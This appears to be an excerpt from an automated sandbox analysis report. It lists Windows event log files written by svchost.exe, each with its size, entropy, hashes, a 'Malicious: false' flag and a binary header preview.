MD5:	399CAF70AC6E1E0C918905B719A0B3DD
SHA1:	62360CD0CA66E23C70E6DE3340698E7C0D789972
SHA-256:	FD081487CCB0ACEAD6F633AADBA4B977D2C9360CE8EAC36EAB4E3C84A701D849
SHA-512:	A3E17DA61D4F7C0C94FD0B67707AE35250656842D602906DE515B5E46ECD5078AC68AE607B99DC1A6061B0F896759FE46FF8EE350774205635D30363D46939EA
Malicious:	false
Preview:	ElfChnk.....g...j..%s.g.....b.....=..... .....f.....?.....m.....M...F.....&.....&.....c..;..... ..**..x.....HD.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0. 8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...).. .Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-GroupPolicy%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.4364303862010575
Encrypted:	false
SSDEEP:	384:PhrE2E+EAsbE3VgEWsUiEcEf4eEOhEmELVFEEE5ejElEreEFEzEAEWE+EWEeEKEy:P3sleByhfIwPGa1SEzy
MD5:	2BB73ACC8F7419459C4BF931AB85352C
SHA1:	F1CE2EB960D3886F76094E2327DD092FC1208C7E
SHA-256:	1969400F6FC72AD4A41092FEC53A19078C98DE9FCB2507A3BD8E1930B2447B62
SHA-512:	7D882184DA11B490E111502C8193B73248259D43CC5DCE021CD7264212F1BCD3D62F2A3A2F86929663E2E904961D4F1E406E314020FE904D41694A09C1EB0457
Malicious:	false
Preview:	ElfChnk.p.....p.....1..V.....H.....$.....L...=..... .....f.....?.....m.....M...F.....m.....*.....%..... .....&.....0..... .....**.....p.....T.....&.....\"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q. u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-HelloForBusiness%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.0631557320109892
Encrypted:	false
SSDEEP:	384:xhYCAKRuKIYKxkKiCKVIAK8sL4K5VKjPKwnKZ/K50K8/0KXAKuWKSlK+NK8t3KlZ:x1T4hGvj
MD5:	86AEA3A9CA3E5909FD44812754E52BD6
SHA1:	F79B583F83F118AC724A5A4206FC439B88BB8C65
SHA-256:	2AB21F158F9FFA0A375B2ABBD58880A732FABBC436246D40A68DD88D324428C9
SHA-512:	17796DAA6BCE3C6B7EBACD2A683D085AB08C7701DB5FF91DC2D6531E9CC23FCFC52650A6CD02D8B54D4E8C8D5B59DB1688E18571587E0431E4AA914086BE2 6F5
Malicious:	false

Preview:	ElfChnk.....b.....b.....0...o5@r.....2.....V.....T...=..... .....f.....?.....m.....M...F.....&..... ..**..... .$.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0. 8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...).. .Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Kernel-Boot%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.4467272005363894
Encrypted:	false
SSDEEP:	384:EEhFiDhKxDmqIDrfDYEDdDDDbDOD2DSD+DtDFDxDlDUDEDoDADeDuDx4DWDXDjD6:JzSKEqsMuy6TN
MD5:	155681C222D825199B738E8DEC707DC8
SHA1:	704C800E7313F77A218203554E1428DF2819BC34
SHA-256:	1505E543085CB6AA30119F10DF11AC8CE061DB0CAC6D44A640E711F96750C4BF
SHA-512:	ADDDE8E26D330EAA13F993D17FF4A6DE7F4120E5B36205EB69FC999B0462B21FD189317EFD1002618551EE24E5C753A09EB34955E8CF1A8E2A22D27516BAB72 0
Malicious:	false
Preview:	ElfChnk.....L.....L.....x.....ZZO.....2.....Z...=..... .....f.....?.....m.....M...F.....&.....=.....y..... ..**.....v?.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q. u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Kernel-ShimEngine%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.156155224835584
Encrypted:	false
SSDEEP:	384:MhMLzl9ozTxzFEz3zLzWztCzizQzzz5zqfzDz5z1zkzSz9zEzWz+zQzqbzUTz3zE:Mmw9g3LU
MD5:	F22AC858C2ACC96E8F189E43FFE46FBD
SHA1:	540B8276921D37FCFFDA3FC7BCFAE1D99A85433B
SHA-256:	771A6E4098CB30081338F06DD7C0B54248C133F9B7B6849FDADDBD6E6FD5BCE9
SHA-512:	B4CF3C51B9FB236207B19FE697CEF6E402C6C903E7570B3938F529E5438F96E230463B9A9B17784A98E580E2B18AA9626E96AA83F705D506AF9C2A0432F0F7D5
Malicious:	false
Preview:	ElfChnk.....6.....6..... o...p..k.?.....x.....J.....r...=..... .....f.....?.....m.....M...F.....&.....E.....n.....#.....~i..... .....**.....j.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./. e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u .a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Kernel-WHEA%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.9197999988543422
Encrypted:	false
SSDEEP:	384:ehqID7l26vIxIPIttIo0IPrI5IMILIjI7l1IIfrIBBLIgITI:ecx
MD5:	6C3F290FC62CFA9C240AEE8DB1DBA277
SHA1:	CFACCF81F3AA31E8DE85CEAFDAA55AA90FA18BEC
SHA-256:	7841FBB35636229AFB0389965D3DDBD0B7DF4858F1DA8A8FF434830DB8B133D6
SHA-512:	D2C60875EFADB1F3421CDC095B00E32419C0266CB4F58B17AF09A82AAA20EB488C757BA07E7562A033B84A37B3E035C405200BFB29330F79CA565FF21F5EDA8 8
Malicious:	false
Preview:	ElfChnk.K.....L.....K.....L.....x...86....U.....+.....$.....L...=..... .....f.....?.....m.....M...F.....&..... ..**..x...K.....tQ.....&.....\"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8. /.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q .u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Known Folders API Service.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	MS Windows Vista Event Log, 2 chunks (no. 1 in use), next record no. 143, DIRTY
Category:	dropped
Size (bytes):	76040
Entropy (8bit):	4.551685398568497
Encrypted:	false
SSDEEP:	768:JLjpPv++M48PFVbUa+52j6LjpPv++M48PFVbUa+52jyY20sMY3Dp13/n/ydIxm6c:bU
MD5:	D7FAC000E8F833A09029633F2D80D4F8
SHA1:	54CAA6333B82E5D3FAB81C8614C971A0258C288D
SHA-256:	E8A82460CEE168F5FDB02EA5C31E287F42BD9B165DB485F52E4D8CB55FFF16DA
SHA-512:	03FCECA6B97282BA2D1BFEA3A494AE0E0EA0F1504B322BF931EACC1A3DB4FD7CAA3381EA1B257988DF88C3839D1F2E9D9363897A1CC7D5F8C97053833C74D2D6
Malicious:	false
Preview:	ElfFile.....I..ElfChnk.....$...(...il.....k.....H.....p...=.....f.....?.....m.....M...F.....&.....!.....$.....**..X.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.

C:\Windows\System32\winevt\Logs\Microsoft-Windows-LiveId%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	75880
Entropy (8bit):	5.700069043094079
Encrypted:	false
SSDEEP:	384:Bhka5a29o2KLzyzIz7a5QzuzNz0zxzuewKWMKYa5i0hka5a29o2KLzyzIz7a5Qze:BHk0HkAtWpSFNWuV6PfS7c
MD5:	16CCF2E39D0F94601315CA4B84A958FA
SHA1:	1EAB2C9C5BB4B15DAA500F9DCF120C0447C10287
SHA-256:	BC75B1048966FEDFCBF30DB7715B195B22FE7478D53F9AB1747302C37D2DC891
SHA-512:	41DC46939F1A741B2A9C4E3D14146165255ED7C4BCC030837B7B75A1B4C78B75A6BEF5D84DA49847B2921C4A1475EB025A098C0FA9FCB3347086D969A7E5142
Malicious:	false
Preview:	ElfChnk.A.....C.....A.....C.....$..h(...v=.....H...=.....f.....?.....m.....M...F.....&.....%.....**.....A.....1.....&.....\"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....\".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-NCSI%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9963080376858662
Encrypted:	false
SSDEEP:	384:l7h1hM7MpMEaMWFMu/Ma2M+AMmGM1cMNF3Mg9Ml7MABMczM0cMKhMLaMA0MJvMZy:l7eJw
MD5:	A51AFE78FA4481FA05EDC1133C92B1D8
SHA1:	5BA44E7A99EE615E323696742DA6B930E9FF6198
SHA-256:	44C1977D16383DF6B1FFF8164F319DFD99092A124ABA7C7280D74A6BB8AD2094
SHA-512:	792E5E8F5540DCA4B7F003C1043DCBC3E0EC3F23EC4A7B0FA84357F6ABDFD84122C124DBEA2B61D3B5CEED79A3E158DBE95DFCDB20EEAC433D9CDC29C3328F22
Malicious:	false
Preview:	ElfChnk.....)..0-....\.....|.....>...=.....f.....?.....m.....M...F.....&.....)).....**.....c.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....\".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-NetworkProfile%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data

Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.076996627399968
Encrypted:	false
SSDEEP:	384:Ihk1EL1I1Vh1C1D161f1f181L1tY1VGm1Q1L1p1VG1U1Z1s1VA141c1Vc1q1tS12:IBjdjP0cs6N
MD5:	A8ADBDC2B39B55444B2C844F7D81EBDE
SHA1:	F97F40E314C8A2A39953A28CB72C9270D3073418
SHA-256:	93CF0EF4C121FCBB18A8A6DA5912415AF1113816BE6A8F9B86BE6A2243408E09
SHA-512:	922D165CBE871A393D58DAABABE7D09557E242BF73C2C473C29CCB0FB3277B8119911EFF51B12238D23B613AD9C15DAB163C9757BC9006D768B2345F53436E7B
Malicious:	false
Preview:	ElfChnk.....X...Y}.....(.[.....>.....f...=.....f.....?.....m.....M...F.....&.....A.....**.....*5.8.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Ntfs%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.224121476511546
Encrypted:	false
SSDEEP:	384:ihhDIEQAGxIHIFIWInIfEITQIAIQIfID8laxlcI8IfRITGIHUI6lwI2IVIWIfRGj:ihZxGp9b1
MD5:	9B3B244C997316E5AAF45EE5357F8CB9
SHA1:	7D7096D753E558A7A78A1BF2C48595AA6FEA4411
SHA-256:	65242DABB1E89A773F64009609067D8EE68DD749EF4DAB2CDFC69381A588429D
SHA-512:	C66504634D10769BADED620519A481FE86D08C75EB172967111DD0D0AB71D19DD01381FA6A0CCC0A12F57E77CACA0C3B06150DB765A8F5C38E069C0FF674760
Malicious:	false
Preview:	ElfChnk.T.....T.....P...h....N.U.....Q.....>...=.....f.....?.....m.....M...F.....n.....1.....a.....a.....**.....T.....B..d.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Ntfs%4WHC.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.801423310886069
Encrypted:	false
SSDEEP:	384:dh6iIvcImIvITIQIoIoI3IEIMIoIBIDIcIwISIEzIJVI:doxJS
MD5:	9EAAD7982F42DFF47B8EF784DD2EE1CC
SHA1:	542608204AF6B709B06807E9466F7543C0F08818
SHA-256:	5468A48533B56DE3E8C820B870493154775356CE3913AD70EC51E0D1D0D1A366
SHA-512:	036BFABE2AC4AD623B5C439349938C0EA254BFCDAB9096A53253189D4F632A8A8A1DD00644A4573AF971AAEA6831317BFD663E35363DD870684CDD4C0A5188C
Malicious:	false
Preview:	ElfChnk.....X ...#..\.N.....12.....=.....f.....?.....m.....M...F.....&.....~ .....**.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Partition%4Diagnostic.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.996272372482282

Encrypted:	false
SSDEEP:	768:e4u1n8zfFFU1x4Dk13xlb13xlb13xlt13xli13xl513xlU13xl013xlF13xlH137:M
MD5:	4F68D6AF0C7DB9E98F8B592C9A07811C
SHA1:	9F519109344DD57150F16B540AAA417483EF44FE
SHA-256:	44177E6F71E240EBFE9CE63FEFBF5D46A01979E09C0C14F65F1D19AE8E97B8EE
SHA-512:	E1D5097BCD572F3DBAF4024FAEA76BAD3061CD2E05017701B578020327969C2BD3F725FBE8BFE4C40DC66336CE1371E7AB037058603B02449366DAE4EDE8DE9
Malicious:	false
Preview:	ElfChnk.....(...8...S.....V..C.....(.....P...=.....f.....?.....m.....M...F.....&..... .....N.....**.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	224288
Entropy (8bit):	4.0578208166728915
Encrypted:	false
SSDEEP:	6144:KgfRTFgfRqggfRTFgfRq5gfR+EgfRXbgfR6QgfRTFgfRqR:H
MD5:	DCAEFB4CFE6B5597E2695AE712E2F52C
SHA1:	DA2755B33D3C77DB2079940CC731FFE2A4786DB5
SHA-256:	1456AC5A3205834F62C107952CC079610EEF4188C02C66AE2ED9807B09321EEF
SHA-512:	ADE8BEC992D50812CA2C3570A416AAA2B37E7B7A7F621054A3C1A837DE3650FE714C07BDEA6E76572BAD85197F70361F37B35E0DA490B6552C0715315A20A41E
Malicious:	false
Preview:	ElfChnk.....i.. I..T..... .....H...=.....f.....?.....m.....M...F.....aj.....&.....**.. 6.....1.....&......"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-PushNotification-Platform%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.743586753696042
Encrypted:	false
SSDEEP:	768:GkN2cTOsKfIPHa4SAdRNlfhvd7NrjzDbRt:OcisgIPQAdRNlfhvd53R
MD5:	977AF26CE27A3396A72725FBF098FB2F
SHA1:	D6BCC1A9773B4A28E04298A757BE89325A07817E
SHA-256:	373BFFB927967A5A8C5B30F9CAD4707946971F64C431877D0101572E7DFD692A
SHA-512:	72A55A5A41072F32D7FC273FCD2E948949F834E17345F6964BF84963C1B1E6174003E5C52A5D49857701DB62AA9A6B8C617C4C14FB12F38D4880C40213BF20DB
Malicious:	false
Preview:	ElfChnk.....p.....r.....l.....=.....f.....?.....m.....M...F.....E.....M..&...g`..g5.....o].....X...Z..GP.....s.....od.....i..**..P.....%.o.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-ReadyBoost%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7590316238843728
Encrypted:	false
SSDEEP:	384:IhP8o8Z85848V8M8g8D8R8E8T8h8p8TtP8sU8:lc
MD5:	B074238315662886E2BD70106D08A747
SHA1:	5ADA158D19401565E76349FCA97489E9FB9BFA36

SHA-256:	53770508DCDA0199A75458B5A10DC8FD2E49A4CFD0FC001C16D56F3B567AB71C
SHA-512:	9D35DC04CCE95541551254BCBB00B0E2E0860D9B6F69D40FBC829DA31FC3AC43690A049A432BA4D43315B80675143A6AA02C57484E7903845010A5AD9EC92D6D
Malicious:	false
Preview:	ElfChnk.....0!....H.....j.....V...=.....f.....?.....m.....M...F.....&.....**..(.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Resource-Exhaustion-Detector%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.7511849914008617
Encrypted:	false
SSDEEP:	1536:qXhPUyS+z1VV18o838c8bUc8cVVsz8VX8SoX8aA8cmtpjAiVB18dwE4vjcYoMjn1:qX5nS
MD5:	7C35AE7799444BA51305F08470819182
SHA1:	69F7281E876D4DDF12172D988F6A689E7B43CE79
SHA-256:	24FC5B64AD7AACD89BD3111C8402AD478229733A1DC5238ABDA6002590904FC1
SHA-512:	6725720CE21C9023BF6EF3CDC390095388EF33EE2973FE61DCC934B91750693191F3B680DED871CB38CB27B345F5C38F69FD667E270FD3011C35ADA07F3CB78
Malicious:	false
Preview:	ElfChnk.....%.....%.....E..`G...X.S.....B.!.....v.....=.....f.....?.....m.....M...F.....&.....&B.....O.....**.....g5.....&.....|B._...Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-SMBServer%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.3069197485541766
Encrypted:	false
SSDEEP:	768:S0VsLY/Z5aFka2aKazzabCafama5Sa0ra6rzaJcavkao9O0apPaQOan6qa6IvV1:ycEu
MD5:	E6E4C860CE7DD1BB499D6A082B461B90
SHA1:	11330861B23B1D29D777D9BD10619A07B6A6A9C0
SHA-256:	C27431D9C64F5C9D323E2B4ED5F44781969B34F30DC4280296A329DCD6509D44
SHA-512:	7393A0FF290BB3DB07E8BB9A9FA7B666CD8B686CBDAA3FED2EBD704D6E88A4D5768D104BD768E6AA533C42588C661A863E11ED9146ABD7386A2A9B4F8458306
Malicious:	false
Preview:	ElfChnk.....;.....;.....r..@t...H.....p".....Q.....=.....a.....f.....?...2.....M...F.....*.....&.....I.....]..**....._.....X..&.....X...],T.'tB..E.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Security-Mitigations%4KernelMode.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	modified
Size (bytes):	127536
Entropy (8bit):	4.001162306513506
Encrypted:	false
SSDEEP:	768:ah0w+qLpBVi7CPME79nCxkSqDh0w+qLpBVi7CPME79nCxkSqc5:c0w+qtBViW0w+qtBViD5
MD5:	188278CD4E5CCB184C0D5C5F8AE14E5A
SHA1:	06549039C676007C26084A2D86C9460F201A1DD6
SHA-256:	0A93B55EEFDE1A64F92514B5F7FC43B8393E8009633C1E6F5D08FAE20FEB9035
SHA-512:	99E813233D5753BDE4F01892146763060E6107D6EC9585FA655855825800A3C7A10B0DD21A24DBE8F18D2CC234CD72D3207B73842286B970FF1B4BEC88E129CE
Malicious:	false

Preview:	ElfChnk.....#.....#..... .....\.*f.....T.....|...=..... .....f.....?.....m.....M...F.....-...'.....&.....**.. ....#.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n .t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i. f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-SettingSync%4Debug.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.2909571978750325
Encrypted:	false
SSDEEP:	384:Ny2/hDGCyCkCzCRCFCNClCuC6CoC9rC6CdCsCvCkxCkC5CCCWCxCIC/CbCFC5CkG:Ny2/dm1sR
MD5:	B0BF4D9EC91ABBDA5D328631B125A5C0
SHA1:	E672D69127AE7C1A51046ADAA911871EC0C10ABB
SHA-256:	8DBE6F5B80B3D973BBF1177BCCAA690B9F90FC99DC358B7DE66175317C733501
SHA-512:	3132E1FCC5C8F88BD974465EA1E644CA89C2D9E041E49F8A1F48B9ACB3376F0A1042F5CB6FDFC6BE2934C4483312C35539D64DB25B892388604F9F637074BCB D
Malicious:	false
Preview:	ElfChnk.U.....~.....U.....~.....}/.....@.....F.....n...=..... .....f.....?.....m.....M...F.....&.....v..... .**..0...U.....Df.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8 ./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)... Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

